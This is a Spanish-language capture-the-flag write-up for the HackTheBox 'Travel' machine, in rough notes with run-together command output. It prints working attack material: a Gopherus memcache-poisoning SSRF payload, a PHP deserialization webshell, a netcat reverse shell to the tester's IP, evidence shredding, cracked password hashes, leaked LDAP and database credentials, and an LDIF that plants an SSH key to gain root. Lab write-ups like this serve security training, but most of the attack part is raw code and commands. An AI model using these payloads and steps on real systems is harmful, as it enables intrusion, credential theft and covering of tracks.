



ping -c 3 10.10.10.189
PING 10.10.10.189 (10.10.10.189) 56(84) bytes of data.64 bytes from 10.10.10.189: icmp_seq=1 ttl=63 time=62.1 ms64 bytes from 10.10.10.189: icmp_seq=2 ttl=63 time=63.4 ms64 bytes from 10.10.10.189: icmp_seq=3 ttl=63 time=62.7 ms
Recon
nmap -sCV -p 22,80,443 10.10.10.189 -oN targeted
PORT    STATE SERVICE  VERSION22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   3072 d3:9f:31:95:7e:5e:11:45:a2:b4:b6:34:c0:2d:2d:bc (RSA)|   256 ef:3f:44:21:46:8d:eb:6c:39:9c:78:4f:50:b3:f3:6b (ECDSA)|_  256 3a:01:bc:f8:57:f5:27:a1:68:1d:6a:3d:4e:bc:21:1b (ED25519)80/tcp  open  http     nginx 1.17.6|_http-title: Travel.HTB|_http-server-header: nginx/1.17.6443/tcp open  ssl/http nginx 1.17.6|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject: commonName=www.travel.htb/organizationName=Travel.HTB/countryName=UK| Subject Alternative Name: DNS:www.travel.htb, DNS:blog.travel.htb, DNS:blog-dev.travel.htb| Not valid before: 2020-04-23T19:24:29|_Not valid after:  2030-04-21T19:24:29|_http-server-header: nginx/1.17.6|_http-title: 400 The plain HTTP request was sent to HTTPS portService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
DNS
echo "10.10.10.189 travel.htb blog.travel.htb blog-dev.travel.htb www.travel.htb" | sudo tee -a /etc/hosts-

Travel web
-
Subdomains https

-
Blog Travel (WordPress)

- Blog Dev travel
wpscan --url http://blog.travel.htb enumerate u[+] URL: http://blog.travel.htb/ [10.10.10.189][+] Started: Wed Jul 30 22:07:15 2025
Interesting Finding(s):
[+] Headers | Interesting Entries: | - Server: nginx/1.17.6 | - X-Powered-By: PHP/7.3.16 | Found By: Headers (Passive Detection) | Confidence: 100%
[+] robots.txt found: http://blog.travel.htb/robots.txt | Interesting Entries: | - /wp-admin/ | - /wp-admin/admin-ajax.php | Found By: Robots Txt (Aggressive Detection) | Confidence: 100%
[+] XML-RPC seems to be enabled: http://blog.travel.htb/xmlrpc.php | Found By: Direct Access (Aggressive Detection) | Confidence: 100% | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://blog.travel.htb/readme.html | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://blog.travel.htb/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - https://www.iplocation.net/defend-wordpress-from-ddos | - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 5.4 identified (Insecure, released on 2020-03-31). | Found By: Rss Generator (Passive Detection) | - http://blog.travel.htb/feed/, <generator>https://wordpress.org/?v=5.4</generator> | - http://blog.travel.htb/comments/feed/, <generator>https://wordpress.org/?v=5.4</generator>
[+] WordPress theme in use: twentytwenty | Location: http://blog.travel.htb/wp-content/themes/twentytwenty/ | Last Updated: 2025-04-15T00:00:00.000Z | Readme: http://blog.travel.htb/wp-content/themes/twentytwenty/readme.txt | [!] The version is out of date, the latest version is 2.9 | Style URL: http://blog.travel.htb/wp-content/themes/twentytwenty/style.css?ver=1.2 | Style Name: Twenty Twenty | Style URI: https://wordpress.org/themes/twentytwenty/ | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor... | Author: the WordPress team | Author URI: https://wordpress.org/ | | Found By: Css Style In Homepage (Passive Detection) | Confirmed By: Css Style In 404 Page (Passive Detection) | | Version: 1.2 (80% confidence) | Found By: Style (Passive Detection) | - http://blog.travel.htb/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods) Checking Config Backups - Time: 00:00:02 <==============================================================================================================================> (137 / 137) 100.00% Time: 00:00:02
[i] No Config Backups Found.or domain in travel.htb blog.travel.htb blog-dev.travel.htb; do nmap --script http-enum -p80 $domain -oN ${domain}_webScan; doneGit
- blog.travel
PORT STATE SERVICE80/tcp open http| http-enum:| /wp-login.php: Possible admin folder| /wp-json: Possible admin folder| /robots.txt: Robots file| /readme.html: Wordpress version: 2| /: WordPress version: 5.4| /feed/: Wordpress version: 5.4| /wp-includes/images/rss.png: Wordpress version 2.2 found.| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.| /wp-includes/images/blank.gif: Wordpress version 2.6 found.| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.| /wp-login.php: Wordpress login page.| /wp-admin/upgrade.php: Wordpress login page.| /readme.html: Interesting, a readme.|_ /0/: Potentially interesting folder- blog-dev.travel.htb
# Nmap 7.95 scan initiated Wed Jul 30 22:10:31 2025 as: /usr/lib/nmap/nmap --privileged --script http-enum -p80 -oN blog-dev.travel.htb_webScan blog-dev.travel.htbNmap scan report for blog-dev.travel.htb (10.10.10.189)Host is up (0.063s latency).rDNS record for 10.10.10.189: travel.htb
PORT   STATE SERVICE80/tcp open  http| http-enum:|_  /.git/HEAD: Git folder
https://github.com/arthaud/git-dumper

python3 git_dumper.py http://blog-dev.travel.htb/.git/ travelSi revisamos primero el log de git podemos ver un usuario jane
RSS
Tenemos 3 archivos de los cuales el rss_template.php tiene al final un apartado en el codigo interesante:
<!--DEBUG<?phpif (isset($_GET['debug'])){ include('debug.php');}?>-->Finalmente, si $_GET['debug']se establece, debug.phpse incluye. Esto usa SimplePie, un plugin para WordPress diseñado para analizar feeds XML en objetos PHP.
Descubrí su memcacheuso y revisé la documentación de SimplePie. Resulta que los objetos PHP que representan los feeds XML se almacenan en caché durante un breve periodo.
La funcionalidad debug.php fue un poco más difícil de encontrar. Finalmente descubrí que al visitar http://blog.travel.htb/awesome-rss/, debug.php mostraba una salida. Tras volver a comprobar el código RSS, descubrí que era una lista de pares clave-valor almacenados en Memcache.

view-source:http://blog.travel.htb/wp-content/themes/twentytwenty/debug.phpLa clave xct_4e5612ba{...} es el prefijo con un hash añadido; sin embargo, el hash completo no es visible.
- rss_template.php
<?php
/*
Template Name: Awesome RSS
*/
include('template.php');
get_header();?><main class="section-inner"> <?php function get_feed($url){ require_once ABSPATH . '/wp-includes/class-simplepie.php'; $simplepie = null; $data = url_get_contents($url); if ($url) { $simplepie = new SimplePie(); $simplepie->set_cache_location('memcache://127.0.0.1:11211/?timeout=60&prefix=xct_');
//$simplepie->set_raw_data($data);
$simplepie->set_feed_url($url); $simplepie->init(); $simplepie->handle_content_type(); if ($simplepie->error) { error_log($simplepie->error); $simplepie = null; $failed = True; } } else { $failed = True; } return $simplepie; } $url = $_SERVER['QUERY_STRING']; if(strpos($url, "custom_feed_url") !== false){ $tmp = (explode("=", $url)); $url = end($tmp); } else { $url = "http://www.travel.htb/newsfeed/customfeed.xml"; } $feed = get_feed($url); if ($feed->error()) { echo '<div class="sp_errors">' . "\r\n"; echo '<p>' . htmlspecialchars($feed->error()) . "</p>\r\n"; echo '</div>' . "\r\n"; } else { ?> <div class="chunk focus"> <h3 class="header"> <?php $link = $feed->get_link(); $title = $feed->get_title(); if ($link) { $title = "<a href='$link' title='$title'>$title</a>"; } echo $title; ?> </h3> <?php echo $feed->get_description(); ?>
</div> <?php foreach($feed->get_items() as $item): ?> <div class="chunk"> <h4><?php if ($item->get_permalink()) echo '<a href="' . $item->get_permalink() . '">'; echo $item->get_title(); if ($item->get_permalink()) echo '</a>'; ?> <span class="footnote"><?php echo $item->get_date('j M Y, g:i a'); ?></span></h4> <?php echo $item->get_content(); ?> <?php if ($enclosure = $item->get_enclosure(0)) { echo '<div align="center">'; echo '<p>' . $enclosure->embed(array( 'audio' => './for_the_demo/place_audio.png', 'video' => './for_the_demo/place_video.png', 'mediaplayer' => './for_the_demo/mediaplayer.swf', 'altclass' => 'download' )) . '</p>'; if ($enclosure->get_link() && $enclosure->get_type()) { echo '<p class="footnote" align="center">(' . $enclosure->get_type(); if ($enclosure->get_size()) { echo '; ' . $enclosure->get_size() . ' MB'; } echo ')</p>'; } if ($enclosure->get_thumbnail()) { echo '<div><img src="' . $enclosure->get_thumbnail() . '" alt="" /></div>'; } echo '</div>'; } ?> </div> <?php endforeach; ?><?php } ?>
</main>
<!-DEBUG<?php
if (isset($_GET['debug'])){ include('debug.php');}?>-->
<?php get_template_part( 'template-parts/footer-menus-widgets' ); ?>
<?phpget_footer();- template.php
<?php/** Todo: finish logging implementation via TemplateHelper*/function safe($url){ // this should be secure $tmpUrl = urldecode($url); if(strpos($tmpUrl, "file://") !== false or strpos($tmpUrl, "@") !== false) { die("<h2>Hacking attempt prevented (LFI). Event has been logged.</h2>"); } if(strpos($tmpUrl, "-o") !== false or strpos($tmpUrl, "-F") !== false) { die("<h2>Hacking attempt prevented (Command Injection). Event has been logged.</h2>"); } $tmp = parse_url($url, PHP_URL_HOST); // preventing all localhost access if($tmp == "localhost" or $tmp == "127.0.0.1") { die("<h2>Hacking attempt prevented (Internal SSRF). Event has been logged.</h2>"); } return $url;}function url_get_contents ($url) { $url = safe($url); $url = escapeshellarg($url); $pl = "curl ".$url; $output = shell_exec($pl); return $output;}class TemplateHelper{ private $file; private $data; public function __construct(string $file, string $data) { $this->init($file, $data); } public function __wakeup() { $this->init($this->file, $this->data); } private function init(string $file, string $data) { $this->file = $file; $this->data = $data; file_put_contents(__DIR__.'/logs/'.$this->file, $this->data); }}Esto implementa una url_get_contentsfunción (utilizada por rss_template.php) que, tras realizar comprobaciones de seguridad y el escape de argumentos, pasa una URL a curl y devuelve el resultado. Con esto, podemos realizar falsificaciones de solicitudes del lado del servidor. También existe una clase TemplateHelper que, mediante el método mágico __wakeup(deserialización), escribirá datos arbitrarios en un archivo arbitrario.

Obtiene la URL del feed desde el parámetro custom_feed_url en la cadena de consulta sin validación.
- Inyeccion
http://blog.travel.htb/awesome-rss/?custom_feed_url=http://10.10.14.5/custom.xml
Vemos que hay una via potencial pero aun no podemos hacer nada, simplemente entender la logica detras del codigo.

php-serialize + ssrf + phpmemcache
Encontramos la forma en la que obtiene el hash para el serializado:
https://simplepie.org/api/source-class-SimplePie.html
{$cache = $this->registry->call('Cache', 'create', array($this->cache_location, call_user_func($this->cache_name_function, $this->feed_url), 'spc'));php > echo md5("http://www.travel.htb/newsfeed/customfeed.xml");3903a76d1e6fef0d76e973a0561cbfc0El problema aqui es que el output no es similar al md5 que obtenemos en debug, quiza hay alguna funcion que se estra agregando
https://github.com/WordPress/WordPress/blob/master/wp-includes/SimplePie/src/Cache/Memcache.php
$this->name = $this->options['extras']['prefix'] . md5("$name:$type");En esta forma obtenemos el md5 correctamente
echo md5(md5("http://www.travel.htb/newsfeed/customfeed.xml") . ":spc");4e5612ba079c530a6b1f148c0b352241xct_4e5612ba079c530a6b1f148c0b352241https://notsosecure.com/remote-code-execution-php-unserialize
https://github.com/tarunkant/Gopherus

./gopherus.py --exploit phpmemcache
>>> hex(127)'0x7f'>>> hex(0)'0x0'>>> hex(0)'0x0'>>> hex(1)'0x1'http://blog.travel.htb/awesome-rss/?custom_feed_url=gopher://0x7f000001:11211/_%0D%0Aset%20SpyD3r%204%200%203%0D%0AOLA%0D%0A
tomaremos como ejemplo el archivo template.php
<?php
class TemplateHelper{
private $file; private $data;
public function __construct(string $file, string $data) { $this->init($file, $data); }
public function __wakeup() { $this->init($this->file, $this->data); }
private function init(string $file, string $data) { $this->file = $file; $this->data = $data; file_put_contents(__DIR__.'/logs/'.$this->file, $this->data); }}$exploit = new TemplateHelper("pwned.php", "<?php system(\$_REQUEST['cmd']); ?>");echo serialize($exploit);?>- PoC
Si ejecutamos el codigo php malicioso php pwnFeed.php nos generara un archivo que contendra una webshell en logs

A su vez nos compartira el conenido que ejecutamos serializado
php pwnFeed.php; echo
O:14:"TemplateHelper":2:{s:4:"file";s:9:"pwned.php";s:4:"data";s:31:"<?php system($_REQUEST['cmd']); ?>";}O:14:"TemplateHelper":2:{s:20:"TemplateHelperfile";s:9:"pwned.php";s:20:"TemplateHelperdata";s:34:"<?php system($_REQUEST['cmd']); ?>";}En estos pasos puedes tener algún problema ya que la serialización PHP es muy estricta con los formatos.
Aqui ocurren errores en el formato
http://blog.travel.htb/awesome-rss/?custom_feed_url=gopher://0x7f000001:11211/_%0d%0aset%20SpyD3r%204%200%20109%0d%0aO:14:%22TemplateHelper%22:2:%7Bs:20:%22file%22%3Bs:9:%22pwned.php%22%3Bs:20:%22data%22%3Bs:34:%22%3C%3Fphp%20system%28%24_REQUEST%5B%27cmd%27%5D%29%3B%20%3F%3E%22%3B%7D%20%0d%0a
Ahora remplazaremos SpyD3r por xct_{md5…}
http://blog.travel.htb/awesome-rss/?debug=yes&custom_feed_url=gopher://127.00.0.1:11211/_%0d%0aset%20xct_4e5612ba079c530a6b1f148c0b352241%204%200%20108%0d%0aO:14:%22TemplateHelper%22:2:%7Bs:4:%22file%22%3Bs:13:%22pwndshell.php%22%3Bs:4:%22data%22%3Bs:31:%22%3C%3Fphp%20system%28%24_REQUEST%5B%22cmd%22%5D%29%3B%22%3B%7D%0d%0aRCE
http://blog.travel.htb/wp-content/themes/twentytwenty/logs/pwndshell.php?cmd=which%20nchttp://blog.travel.htb/wp-content/themes/twentytwenty/logs/pwndshell.php?cmd=nc -e /bin/bash 10.10.14.5 4444Container
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00    inet 127.0.0.1/8 scope host lo       valid_lft forever preferred_lft forever16: eth0@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default    link/ether 02:42:ac:1e:00:0a brd ff:ff:ff:ff:ff:ff link-netnsid 0    inet 172.30.0.10/24 brd 172.30.0.255 scope global eth0       valid_lft forever preferred_lft forever
Eliminamos evidencia del archivo
shred -zun 5 -v pwned.php cat /etc/os-releasePRETTY_NAME="Debian GNU/Linux 10 (buster)"NAME="Debian GNU/Linux"VERSION_ID="10"VERSION="10 (buster)"VERSION_CODENAME=busterID=debianHOME_URL="https://www.debian.org/"SUPPORT_URL="https://www.debian.org/support"BUG_REPORT_URL="https://bugs.debian.org/"- wp-config.php
'DB_NAME', 'wp''DB_USER', 'wp''DB_PASSWORD', 'fiFtDDV9LYe8Ti'Mysql
El puerto por defecto de MySQL/MariaDB es (3306)
mysql -mysql -uwp -p
admin $P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/Con john no se pudo romper quiza haya que seguir enumerando para conseguir algo con que o como romper.
- OPT Directory
www-data@blog:/opt/wordpress$ lsbackup-13-04-2020.sqlwww-data@blog:/opt/wordpress$si abrimos el archivo sql podemos ver al final que vemos otro usuario, lynik-admin y su hash que intentaremos nuevamente con john si podemos romperla.

john pass -w=/usr/share/wordlists/rockyou.txtUsing default input encoding: UTF-8Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])Cost 1 (iteration count) is 8192 for all loaded hashesWill run 6 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for status1stepcloser (?)1g 0:00:00:17 DONE (2025-08-02 00:43) 0.05630g/s 41140p/s 41140c/s 41140C/s 1stward..1mireyaUse the "--show --format=phpass" options to display all of the cracked passwords reliablySession completed.Probamos conectarnos con ssh, ya que este usuario no existe en el contenedor,
ssh lynik-admin@10.10.10.189
lynik-admin@10.10.10.189's password:Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-26-generic x86_64)
  System information as of Sat 02 Aug 2025 04:51:01 AM UTC
  System load:                      0.13  Usage of /:                       46.0% of 15.68GB  Memory usage:                     14%  Swap usage:                       0%  Processes:                        201  Users logged in:                  0  IPv4 address for br-836575a2ebbb: 172.20.0.1  IPv4 address for br-8ec6dcae5ba1: 172.30.0.1  IPv4 address for docker0:         172.17.0.1  IPv4 address for eth0:            10.10.10.189
lynik-admin@travel:~$- Enumeration
ls /homelynik-admin trvl-adminls -la
total 36drwx------ 3 lynik-admin lynik-admin 4096 Apr 24 2020 .drwxr-xr-x 4 root root 4096 Apr 23 2020 ..lrwxrwxrwx 1 lynik-admin lynik-admin 9 Apr 23 2020 .bash_history -> /dev/null-rw-r--r-- 1 lynik-admin lynik-admin 220 Feb 25 2020 .bash_logout-rw-r--r-- 1 lynik-admin lynik-admin 3771 Feb 25 2020 .bashrcdrwx------ 2 lynik-admin lynik-admin 4096 Apr 23 2020 .cache-rw-r--r-- 1 lynik-admin lynik-admin 82 Apr 23 2020 .ldaprc-rw-r--r-- 1 lynik-admin lynik-admin 807 Feb 25 2020 .profile-r--r--r-- 1 root root 33 Aug 1 22:03 user.txt-rw------- 1 lynik-admin lynik-admin 861 Apr 23 2020 .viminfo
lynik-admin@travel:~$ cat .ldaprcHOST ldap.travel.htbBASE dc=travel,dc=htbBINDDN cn=lynik-admin,dc=travel,dc=htblynik-admin@travel:~$- .viminfo
# Registers:""1 LINE 0 BINDPW Theroadlesstraveled|3,1,1,1,1,0,1587670528,"BINDPW Theroadlesstraveled"LDAP
 apropos ldap
ldap.conf (5) - LDAP configuration file/environment variablesldapadd (1) - LDAP modify entry and LDAP add entry toolsldapcompare (1) - LDAP compare toolldapdelete (1) - LDAP delete entry toolldapexop (1) - issue LDAP extended operationsldapmodify (1) - LDAP modify entry and LDAP add entry toolsldapmodrdn (1) - LDAP rename entry toolldappasswd (1) - change the password of an LDAP entryldapsearch (1) - LDAP search toolldapurl (1) - LDAP URL formatting toolldapwhoami (1) - LDAP who am i? toolldif (5) - LDAP Data Interchange Formatsssd-ldap (5) - SSSD LDAP providersssd-ldap-attributes (5) - SSSD LDAP Provider: Mapping Attributesldapsearch -x -w Theroadlesstraveled# LDAPv3# base <dc=travel,dc=htb> (default) with scope subtree# filter: (objectclass=*)# requesting: ALL#
# travel.htbdn: dc=travel,dc=htbobjectClass: topobjectClass: dcObjectobjectClass: organizationo: Travel.HTBdc: travel
# admin, travel.htbdn: cn=admin,dc=travel,dc=htbobjectClass: simpleSecurityObjectobjectClass: organizationalRolecn: admindescription: LDAP administrator
# servers, travel.htbdn: ou=servers,dc=travel,dc=htbdescription: ServersobjectClass: organizationalUnitou: servers
# lynik-admin, travel.htbdn: cn=lynik-admin,dc=travel,dc=htbdescription: LDAP administratorobjectClass: simpleSecurityObjectobjectClass: organizationalRolecn: lynik-adminuserPassword:: e1NTSEF9MEpaelF3blZJNEZrcXRUa3pRWUxVY3ZkN1NwRjFRYkRjVFJta3c9PQ= =En esta lista aparecen varios usuarios, creare una lista
janefrankbrianjerryedwardlynikeugenegloriajohnnylouisechristopher# How To Use LDIF Files to Make Changes to an OpenLDAP System
ssh-keygen -t ed25519 -C "jerry@kali"En lynik-admin creamos el archivo siguiente: cat pwn.ldif
dn: uid=jerry,ou=users,ou=linux,ou=servers,dc=travel,dc=htbchangetype: modifyreplace: homeDirectoryhomeDirectory: /root-add: objectClassobjectClass: ldapPublicKey-add: sshPublicKeysshPublicKey: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHg13eMgcFZIOtDehZPZSj4JlLEgV4gBDJyh+448r/Zq jerry@kali-replace: userPassworduserPassword: Pwn3d-replace: gidNumbergidNumber: 27ldapmodify -D "cn=lynik-admin,dc=travel,dc=htb" -w Theroadlesstraveled -f pwn.ldif
ssh -i key-cred jerry@travel.htbsudo su -Pwn3d